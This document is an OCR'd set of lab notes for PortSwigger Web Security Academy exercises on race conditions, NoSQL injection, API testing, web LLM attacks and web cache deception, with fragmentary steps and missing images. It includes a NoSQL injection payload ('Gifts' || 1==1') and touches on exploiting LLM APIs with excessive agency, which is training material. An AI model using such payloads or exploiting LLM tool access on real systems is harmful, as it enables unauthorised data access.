
Race conditions

Lab 1 : Limit overrun race conditions

Objective : Flaws that occur when multiple requests are processed at the same time, causing unexpected behavior**.**


Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.




2. Login


User website par dive gave credentials se login karta hai




Step 3Product Add




Step 3: Cart Open



Step 4: Coupon Apply




Step 5: Request Capture



.

Step 8: Cart Refresh




NOSQL injection

Lab 1: Detecting NoSQL injection


Objective : An attack where malicious input is used to manipulate NoSQL database queries.

Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy.**


PortSwigger
MY ACCOUNT
Products | Solutions | Research | Academy | Support
Dashboard Learning paths Latest topics All content Hall of Fame Get started Get certified
Back to all topics
Overview
NoSQL databases
NoSQL syntax injection
NoSQL operator injection
Exploiting syntax injection to extract data
Exploiting NoSQL operator injection to extract data
Timing based injection
Preventing NoSQL injection
View all NoSQL labs
Web Security Academy > NoSQL injection > Lab
Lab: Detecting NoSQL injection
LAB Not solved
The product category filter for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.
To solve the lab, perform a NoSQL injection attack that causes the application to display unreleased products.
ACCESS THE LAB
Solution

Lab Solved


Web Security Academy
Detecting NoSQL injection
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home
WE LIKE TO SHOP
Gifts' || 1==1'
Refine your search:
All Clothing, shoes and accessories Gifts Lifestyle Tech gifts


API testing

Lab 1 : Exploiting LLM APIs with excessive agency


Objective : The process of checking APIs for security flaws, logic errors, and improper access control.


Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using **FoxyProxy**.



Send request to decoder




Web Security Academy
Exploiting an API endpoint using documentation
LAB Solved
Back to lab description
Congratulations, you solved the lab!
Share your skills!
Continue learning
WE LIKE TO SHOP
REST API
Verb
Endpoint
Parameters
Response
GET
/users/{username: String}
{}
200 OK, User
DELETE
/users/{username: String}
{}
200 OK, Result
PATCH
/users/{username: String}
{"email": String}
200 OK, User


Web LLM attacks

Lab 1 : Exploiting LLM APIs with excessive agency


Objectives : Attacks that exploit large language model features in web applications to leak data or perform unintended actions.

Step-by-step

Proxy Configuration: Open Burp Suite and ensure your browser is configured to route traffic through Burp's proxy using FoxyProxy.



Lab Solved




Web cache deception

Lab 1 : Exploiting path mapping for web cache deception

